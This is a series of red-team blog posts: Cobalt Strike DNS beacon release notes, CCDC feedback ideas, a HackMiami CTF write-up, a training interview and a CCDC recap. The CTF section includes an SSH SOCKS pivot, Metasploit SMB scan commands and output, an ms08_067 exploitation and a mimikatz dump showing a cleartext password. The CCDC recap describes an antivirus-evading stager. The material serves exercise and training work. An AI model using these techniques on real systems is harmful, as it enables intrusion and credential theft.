Many networks are like sieves. A reverse TCP payload or an HTTP/S connection is all it takes to get out. Once in a while, you have to whip out the kung-fu to escape a network. For these situations, DNS is a tempting option. If a system can resolve a hostname, then that host can communicate with you.
Beacon is Cobalt Strike’s payload for red team operations. It executes commands, logs keystrokes, uploads files, downloads files, and spawns other payloads when needed. Its communication is asynchronous, meaning it simulates a low and slow actor, by calling home at set intervals.

Beacon has always had the ability to check for tasks over DNS, but it’s always relied on HTTP as a data channel. At Western Regional CCDC, I ran into a situation where I saw the need for additional flexibility. Towards the end of the event, the second place team was still beaconing back to a node in Amazon’s EC2. Unfortunately, their network setup did not allow Beacon to connect to us and download its tasks. I call this a child in the well scenario. The target’s system is beaconing home, letting you know it’s owned, but it can’t get to you, and you can’t get to it–making it impossible to work with the system.
Steps 2-4 may now happen over DNS
As tempting as DNS is, it’s not without its drawbacks. Communication over DNS is slower than other options. It’s also difficult to graft a communication protocol on top of DNS in a non-obvious way. Seemingly small data transfers require many DNS requests to complete. In short–if someone looks closely enough, they’ll see you. I’ve always wanted the ability to control a system with DNS, but only when I need it. If another protocol makes sense, I’d prefer to use that instead.

Inspired by my child in the well situation at WRCCDC, I arrived at a DNS C2 option I’m happy with. Beacon’s DNS data channel exists as a fallback option. By default, Beacon will continue to use HTTP as a data channel. If you find yourself with a child in the well scenario, type mode dns in the Beacon’s console, and Beacon will use DNS as a data channel to download tasks, post output, and communicate metadata about the host. This change in communication scheme is signaled over DNS.


DNS as a fallback is interesting, but it doesn’t solve a bigger problem–delivering the payload. Cobalt Strike delivers Beacon using an HTTP stager. How do you establish a foothold when DNS is the only way out? Fortunately, I have you covered here too. This release of Cobalt Strike includes the ability to stage Beacon over DNS. The DNS stager appears as an option when crafting one of Cobalt Strike’s social engineering packages or web drive-by attacks.
Select listener (DNS) to stage over DNS
With this new stager and Beacon’s DNS communication mode, it’s possible to establish a foothold and control a system, without a direct connection of any sort.
If you need to simulate an advanced actor, one capable of escaping the toughest networks, this latest Cobalt Strike release has you covered. For a full list of changes, consult the release notes file.
Telling the Offensive Story at CCDC
The 2013 National CCDC season ended in April 2013. One topic that I’ve sat on since this year’s CCDC season ended is feedback. Providing meaningful and specific feedback on a team-by-team basis is not easy. This year, I saw multiple attempts to solve this problem. These initial attempts instrumented the Metasploit Framework to collect as many data points as possible into a central database. I applaud these efforts and I’d like to add a few thoughts to help them mature for the 2014 season.
Instrumentation is good. It provides a lot of data. Data is good, but data is dangerous. Too much data with no interpretation is noise. As there are several efforts to collect data and turn it into information, I’d like to share my wish list of artifacts that I’d like to see students get at the end of a CCDC event.
1) A Timeline
A timeline should capture red team activity as a series of discrete events. Each event should contain:
An accurate timestamp
A narrative description of the event
Information to help positively identify the activity (e.g., the red IP address)
The blue asset involved with the event
A complete timeline is valuable as it allows a blue team to review their logs and understand what they can and can’t observe. If they’re able to observe activity, but didn’t act on an event, then the team knows they have an operational issue with how they consume and act on their data.
If a team can’t find a red event in their logs, then they have a blind spot and they need to put in place a solution to close this gap.
In a production environment, the blue team has access to their logs on a day-to-day basis. In an exercise, the blue team only has access to the exercise network during the exercise. I recommend that blue teams receive a red team timeline and that they also get time after the competition to export their logs for review during the school year.
These red and blue log artifacts would provide blue teams a great tool to understand, on their own, how they can improve. Access to these artifacts would also allow students to learn log analysis and train throughout the year with real data.
Cobalt Strike’s activity report is a step in this direction. It interprets data from the Metasploit Framework and data collected by Cobalt Strike to create a timeline and capture this information. There are a few important linkages missing though. For example, if a compromised system connects to a stand-alone handler/listener, there is no information to associate that new session with the behavior that led to it (e.g., did someone task a Beacon? did the user click on a client-side attack? etc.).
2) An Asset Report
An asset report describes, on an asset-by-asset basis, how the red team views the asset and what they know about it.
Most penetration testing tools offer this capability. Core Impact, Metasploit Pro, and Cobalt Strike generate reports that capture all known credentials, password hashes, services, vulnerabilities, and compromises on a host-by-host basis.
These reports work and they are a great tool for a blue team to understand which systems are their weakest links.
A challenge with these reports is that a CCDC red team does not use a single system to conduct activity. Some red tea members run attack tools locally, others connect to multiple team servers to conduct different aspects of the engagement. Each system has its own view of what happened during the event. I’m taking steps to manage this problem with Cobalt Strike. It’s possible to connect to multiple team servers and export a report that intelligently combines the point of view of each server into one picture.
I saw the value of the asset report at Western Regional CCDC. I spent the 2-3 hour block of networking time going over Cobalt Strike’s hosts report with different blue teams. Everyone wanted me to scroll through their hosts. In the case of the winning team, I didn’t have to say anything. The students looked at their report, drew their conclusions, and thanked me for the helpful feedback. The hosts report gave the blue teams something concrete to judge whether they were too complacent or too paranoid. Better, this information helped them understand how close we were to making things much worse for them.
Whether this type of report comes from a penetration testing tool or these competition-specific solutions under development, I recommend that red teams provide an asset-by-asset report. The students I interacted with were able to digest this information quickly and use it to quickly answer some of their open questions.
3) A Vulnerability Report
During a CCDC event, the red team only uses one or two exploits to get a toehold. We then leverage credentials for the rest of the event. Still, I’m often asked “which exploits did you use?” A report of which vulnerabilities were used will answer these questions.
4) A Narrative
The item that completes the feedback is the narrative. The narrative is the red team member telling the story of what they did at a very high level. A short narrative goes a long way to bring life to the data the blue team will have to sift through later.
I believe telling stories is something CCDC red teams do well. At a typical CCDC debrief, red team members will share their favorite moments or wins during the event. Without context, this story is anecdotal. Combined with the data above, it’s something actionable. Now the blue teams know what they should look for when they’re analyzing the log files.
The narrative provides blue teams with a starting point to understand what happened. The data we provide them will give them the opportunity to take that understanding to the next level.
5) Sizzle
During a security assessment, I’m not doing my job if I just explain what I did. It’s my job to ally with my blue counterparts and actively sell our client’s leadership on the steps that will improve their security posture. When communication with non-technical folks, a little sizzle goes a long ways. I like to record my screen during an engagement. At the end of the engagement, I cut the interesting events from the recording and create short videos to show the high points. Videos make it easier to understand the red perspective. If a video involves an event that both the red team and blue team experienced together, I find watching the video together creates a sense of a shared experience. This can go a long way towards building rapport (a key ingredient in that building an alliance step).
To record my screen, I use ScreenFlow for MacOS X. 20 hours of screen recording (no audio) takes up a few gigabytes, nothing unreasonable.
In this post, I listed five artifacts we can provide blue teams to better tell the offensive story. I’ve pointed at examples where I could. Beware though, if actionable feedback were as easy as clicking a button to generate a report, this blog post wouldn’t exist. Reporting is challenging in an environment where 20 experts are actively participating in 10 engagements with multiple toolkits. As different parties build data collection platforms, I hope to see an equal effort towards data interpretation. These artifacts are some of the things I’d like to see come out of the data. What artifacts do you think would help?
Goading Around Firewalls

Last weekend, I was enjoying the HackMiami conference in beautiful Miami Beach, FL. On Sunday, they hosted several hacking challenges in their CTF room. One of the sponsoring vendors, a maker of network security appliances setup a challenge too. The vendor placed an unpatched Windows XP device behind one of their unified threat management devices. The rules were simply: they would allow all traffic inbound and outbound, through a NAT, with their intrusion prevention technology turned on. They were looking for a challenger who could exploit the Windows XP system and get positive command and control without their system detecting it.
I first heard about this challenge from an attendee who subjected me to some friendly goading. “You wrote a custom payload, your tools should walk right through it”. Not really. Knowing the scenario, my interest in participating was pretty low. I can launch a known implementation of ms08_067_netapi through an Intrusion Prevention Device, but to what end? I fully expected the device to pick it up and squash my connection. The Metasploit Framework has a few evasion options (type show evasion, the next time you configure a module), but I expected limited success with them.
The representatives from the vendor were pretty cool, so I opted to sit down and see what they had. The vendor rep told me the same network also had a Metasploitable Virtual Machine. This immediately made life better. My first act was to try to behave like a legitimate user and see if it works. If legitimate traffic can’t go through, then there’s little point trying a hacking tool.
I ran ssh and I was able to login with one of the known weak accounts against the Metasploitable Virtual Machine. Funny enough, this was a painful act. One person thought they could get past the device by attempting a Denial of Service, hoping to make it fail open by default. Another person wanted to further everyone’s learning and decided to ARP poison the network. Narrowing down these hostile factors took some time away from the fun.

A static ARP entry later and I was ready to try the challenge again. I’ve written about tunneling attacks through SSH before, but the technique is so useful, I can’t emphasize it enough.
First, I connected to the Metasploitable Linux system using the ssh command. The -D flag followed by a port number allows me to specify which port to set up a local SOCKS proxy server on. Any traffic sent through this local SOCKS proxy will tunnel through the SSH connection and come out through the SSH host.
Next, I had to instruct the Metasploit Framework to send its traffic through this SOCKS proxy server. Again, easy enough. I opened a Metasploit Framework console tab and typed:

setg Proxies socks4:127.0.0.1:1080
The setg command globally sets an option in the Metasploit Framework. This is useful for Armitage and Cobalt Strike users. With setg, I can set this option once, and modules I launch will use it.
Finally, I had to find my target. The vendor had setup a private network with the target systems. I typed ifconfig on the Metasploitable system to learn about its configuration. I then ran auxiliary/scanner/smb/smb_version against the private network Metasploitable was on.
msf > use auxiliary/scanner/smb/smb_version
msf auxiliary(smb_version) > set THREADS 24
THREADS => 24
msf auxiliary(smb_version) > set SMBDomain WORKGROUP
SMBDomain => WORKGROUP
msf auxiliary(smb_version) > set RHOSTS 192.168.1.0/24
RHOSTS => 192.168.1.0/24
msf auxiliary(smb_version) > run -j
[*] Auxiliary module running as background job
[*] Scanned 049 of 256 hosts (019% complete)
[*] Scanned 062 of 256 hosts (024% complete)
[*] Scanned 097 of 256 hosts (037% complete)
[*] 192.168.1.111:445 is running Windows 7 Professional 7601 Service Pack (Build 1) (language: Unknown) (name:FGT-XXXX) (domain:WORKGROUP)
[*] 192.168.1.113:445 is running Unix Samba 3.0.20-Debian (language: Unknown) (domain:WORKGROUP)
[*] 192.168.1.112:445 is running Windows XP Service Pack 3 (language: English) (name:XXXX-44229FB) (domain:WORKGROUP)
[*] Scanned 119 of 256 hosts (046% complete)
[*] Scanned 143 of 256 hosts (055% complete)
[*] Scanned 164 of 256 hosts (064% complete)
[*] Scanned 191 of 256 hosts (074% complete)
[*] Scanned 215 of 256 hosts (083% complete)
[*] Scanned 239 of 256 hosts (093% complete)
[*] Scanned 256 of 256 hosts (100% complete)
Once I discovered the IP address of the Windows XP system, I was able to launch exploit/windows/smb/ms08_067_netapi through my SSH proxy pivot. This, in effect, resulted in the exploit coming from the Metasploitable system on the same private network as the Windows XP target. I used a bind payload to make sure Meterpreter traffic would go through the SSH proxy pivot as well.
At this point, I had access to the Windows XP system and I was able to take a picture of the vendor with his webcam and use mimikatz to recover the local password. Still undetected.
meterpreter > use mimikatz
Loading extension mimikatz...success.
meterpreter > wdigest
[+] Running as SYSTEM
[*] Retrieving wdigest credentials
[*] wdigest credentials
===================

AuthID   Package    Domain           User              Password
------   -------    ------           ----              --------
0;999    NTLM       WORKGROUP        XXXX-44229FB$
0;997    Negotiate  NT AUTHORITY     LOCAL SERVICE
0;54600  NTLM
0;996    Negotiate  NT AUTHORITY     NETWORK SERVICE
0;62911  NTLM       XXXX-44229FB     Administrator     password123!
There’s a lesson here. Don’t attack defenses, go around them.
Red Team Training at BlackHat USA
Before developing Cobalt Strike, I conducted interviews with several penetration testing practitioners. I wanted to dig into their process, the tools they used, the gaps they saw, etc. Three folks from the Veris Group sat down with me for three hours to go over these very questions. It was at this time, I became familiar with David McGuire and Jason Frank.
Our relationship has evolved, to the point where they advise on Cobalt Strike, teach the product, and Veris Group is also a Cobalt Strike customer.
At BlackHat USA, Veris Group will teach two courses: Adaptive Penetration Testing and Adaptive Red Team Tactics. These two offerings grew out of their Adaptive Penetration Testing course which they’ve taught at BlackHat USA the past few years.
Last year, David and Jason approached me and offered to include Cobalt Strike on the DVD they provide to the students of their course. This then evolved to including a lab with Cobalt Strike. Which then evolved to them opting to use Cobalt Strike as the platform to demonstrate their Adaptive Penetration Testing process.
I have my own course offerings, but my offerings are focused only on my toolset. These courses will give you the foundation to setup a complete red team and penetration testing assessment process using Cobalt Strike and other tools. Their perspective is available once a year at BlackHat USA, I highly recommend that you take advantage of it.
To give you some more insight into these courses, I’d like to share an interview I conducted with Jason and David on their BlackHat courses:
1. How many times have you taught at Black Hat and what made you want to teach there?
David and Jason: We’ve had the opportunity to teach the class twice at Black Hat USA and once at Black Hat UAE. Black Hat provides smaller independent trainers like us, who don’t do this full time, with a great venue to reach a broad potential audience. They handle all the logistical work (such as securing a venue, billing and marketing) so we can focus on delivering quality course material that benefits our students. We are very appreciative of the opportunity they give small trainers and the working relationship we’ve been able to establish.
2. In your words, what are the differences between the Adaptive Penetration Testing and Adaptive Red Team Tactics courses?
David and Jason: The focus of Adaptive Penetration Testing (APT) is to provide students with a framework for providing comprehensive assessments with the objective of demonstrating the risk, in terms of business impact, of potential system breeches. The end goal is for students to be able to take the techniques, procedures, and methodologies we have developed through our experience and implement them in their own operational environments. Assessments utilizing the methodology we discuss in APT are targeted to take one to two weeks to execute effectively.
Adaptive Red Team Tactics (ARTT) is meant as a follow on to APT and focuses on emulating a more advanced threat. This course covers more advanced tactics, techniques and procedures (TTPs) that enable our students to provide a more realistic assessment of defense, detection, and response capabilities in organizations with mature IT security programs. Red Team assessments generally have an extended assessment window and incorporate techniques for providing a more covert, “low and slow,” assessment with a heavy focus on intelligence gather and long term post-exploitation activities. Stealth, evasion, robust persistence, and data exfiltration are some of the main themes of ARTT.
3. What is the secret sauce of your courses? What will you teach that students can’t get elsewhere?
David and Jason: We focus heavily on the tools, techniques and methodologies that we have developed through our experience performing assessments and building internal penetration testing programs for our customers. While we thought there was some really great training out there, we felt there was an opportunity for us to fill a legitimate need in the industry by offering training that focuses on how to effectively conduct assessments in operational environments. In our courses, we want to make sure students understand the entire process of executing a Penetration Test or Red Team assessment, including everything from scoping to exploiting systems to delivering a comprehensive report. We structure and deliver our course material so students walk away from the course with something they can easily use as a reference when conducting their own assessments. We also include templates and other material that offer students a foundation for creating a program/service from the ground up.
We think another big differentiator in our courses is our incorporation of Cobalt Strike. We feel that one of the gaps in a lot of training out there is that they do not effectively cover the professional tools that can assist in delivering efficient, effective, and repeatable assessments. Cobalt Strike is a full-fledged toolset we use every day in our penetration tests and red team assessments. It enables us to save a lot of time in execution and have quick access to some powerful capabilities. We believe that when testers are in the middle of an assessment, they should be able to focus on assessing the risk/business impact of breeches for their customer, not wrestling with their tools. Tools don’t make the tester, but knowing which tools can best augment your capabilities is often as important as knowledge of great penetration testing techniques.
Raphael: *cough* *cough* Last year, I spent some time with David and Jason at the Veris Group headquarters. Jason constantly rolled his eyes at David and I. Apparently, when we sit down together, we’re like two Furbies going into an infinite loop. Once we broke out of our chat routine, I sat down to go through their labs. I couldn’t do them. David and Jason kept providing hints, but I really did not know. The labs were related to lateral movement and abusing trust relationships. This is a topic that I don’t feel is well covered in other places and their courses both address this topic with a lot of depth.
4. Why isn’t this material taught in other places?
David and Jason: Many courses seem to focus either on foundational knowledge of penetration testing, or technical intricacies of various advanced techniques. While a lot of these are really great courses, we felt they often didn’t leave students with the ability to go execute well-planned and comprehensive assessments on their own. We designed APT for students who don’t need more foundational knowledge, but do need to run effective assessments to add value for their customers. Many course also focus on tools and techniques that are freely available, but operational penetration testing teams use the most effective tools for the job, whether freely available or commercial. We wanted to train on tools and techniques that students would actually use in the field.
When it comes to ARTT, we felt there are few advanced penetration testing courses available, especially relative to the number of courses that teach the fundamentals. Those that are available typically focus on techniques such as exploit development, but few seem to focus on emulating the techniques of the advanced threats that are actually targeting organizations today. We bring our experience in conducting red team assessments for the Federal government, where the objective is to analyze systems the way an adversary would versus utilizing the latest and greatest exoteric technique.
5. How did Cobalt Strike end up in your courses?
David and Jason: When we first developed the APT course, we faced the same limitations most courses do in many of the tools we were teaching weren’t the ones we actually used on assessments. One of the only tools that came close to something we could use operationally was Armitage. As Cobalt Strike was a natural progression from Armitage, when it was released, we found it was the perfect fit to move to for our primary penetration testing platform. In keeping with our objective of training for operational testing, we also thought this was a great opportunity to showcase the capabilities a professional toolset can provide. We found Raphael had much of the same mindset for penetration testing and training we did and was enthusiastic about assisting us in improving our training offering. Cobalt Strike was exactly what the course intended to provide, a turn-key approach to accomplish common, sometimes tedious, tasks so the assessor can spend more time performing effective threat emulation.
Way to sell them on buying Cobalt Strike guys — Raphael
Cobalt Strike was actually one of the primary reasons we were able to offer the ARTT course this year. One of the significant barriers to teaching (and conducting) red team assessments is the specialized toolsets red teams use. These toolsets are generally highly specialized, require a significant amount of support, and are almost never released. These issues make training red team tactics much more difficult. However, over the past year Raphael added many red team capabilities to Cobalt Strike. While Cobalt Strike is great for enabling a standard penetration testing team to emulate more advanced threats, it also gave us the opportunity to train on many of the more advanced tactics we use in our red team assessments.
Raphael: I know the real story. A few years ago, David and Jason were teaching Adaptive Penetration Testing. One of their students used Armitage to chewed through their entire exercise environment, like it was nothing (this is a very common Armitage story–in many classrooms). This is what got their attention and it’s part of what got us talking in the first place. 🙂
6. Who should take your courses?
David and Jason:
Penetration testers and/or managers with prior knowledge/training/experience who are looking to maximize their programs
Individuals interested in starting a penetration testing capabilities
Penetration testers and/or managers with prior knowledge and experience with penetration testing tools and techniques interested in emulating a more sophisticated threat capability
Individuals who would like a better understanding of the tactics, techniques and procedures of more advanced adversaries
Raphael: If you’re a prospective (or active) Cobalt Strike user, I highly recommend signing up for one of these courses. If you’re planning to use Cobalt Strike in a variety of engagements, take Adaptive Penetration Testing. If you’re primarily focused on threat emulation and red teaming, take Adaptive Red Team Tactics. David and Jason are very experienced in the subject matter they’re teaching. They know Cobalt Strike and we view threat emulation and penetration testing through the same lens.
National CCDC Red Team - Fair and Balanced
Saturday, 6:30pm ended my 2013 red teaming season. I’ve participated in the Collegiate Cyber Defense Competition as a red team volunteer since 2008. I love these events primarily because of the opportunity I get to interact with the student teams and learn from my peers in this field. But, since 2011, I’ve also traveled to these events with an agenda of exercising my tools, testing improvements, and getting new ideas.
I showed up to San Antonio, TX exhausted. I spent last week participating in two exercises. The Mid Atlantic CCDC event and another grueling (but very challenging and fun) exercise. Once I got to San Antonio, I had dinner with my fellow red team members and I crashed out. I made it to the red team room at about 9:15am, approximately 45 minutes before go time.
This was my second year on the National CCDC Red Team. The National CCDC Red Team operates differently from the regionals. Where regionals are generally a free for all, the National team assigns two red team members to each blue team. We’re allowed to perform actions against other teams, but we must focus on our assigned team first, and we must not disrupt or step on the red team members who own that particular blue team.
When I described this model to my girlfriend, she immediately objected and stated–“that’s not fair! what happens if one team gets less skilled people assigned to them”. Hear me out, this model can work, and during the 2013 National CCDC–we provided the fairest and most balanced red experience I’ve seen at a CCDC event yet.
Preparation
I spent the 45 minutes before the event getting my initial attack kit prepped. One role I usually fill at CCDC events is the role of initial exploitation and persistence. The Red Team was assigned several IP address ranges. Our team captain, David Cowen, parceled them out by assigning each red team member with a range of addresses they could bind in the last octet of all the ranges.
Once I knew my addresses, I loaded a Cortana script that allows me to generate my persistence artifacts with the appropriate addresses. At CCDC, student teams are allowed to install anti-virus. Unfortunately, most artifacts generated by the Metasploit Framework are caught by anti-virus. I didn’t want to make it that easy to clean us out. So, I opted to write a persistent stager for the CCDC events this year. This stager ships with several addresses embedded to it. Once it is run, it will attempt to connect to each of these addresses, one per minute, until it successfully downloads the second stage of my malware and injects it in to memory. Because this code is not in use elsewhere, no anti-virus product that I’d have to worry about at CCDC catches it.
Seriously, this won’t do you that much good.
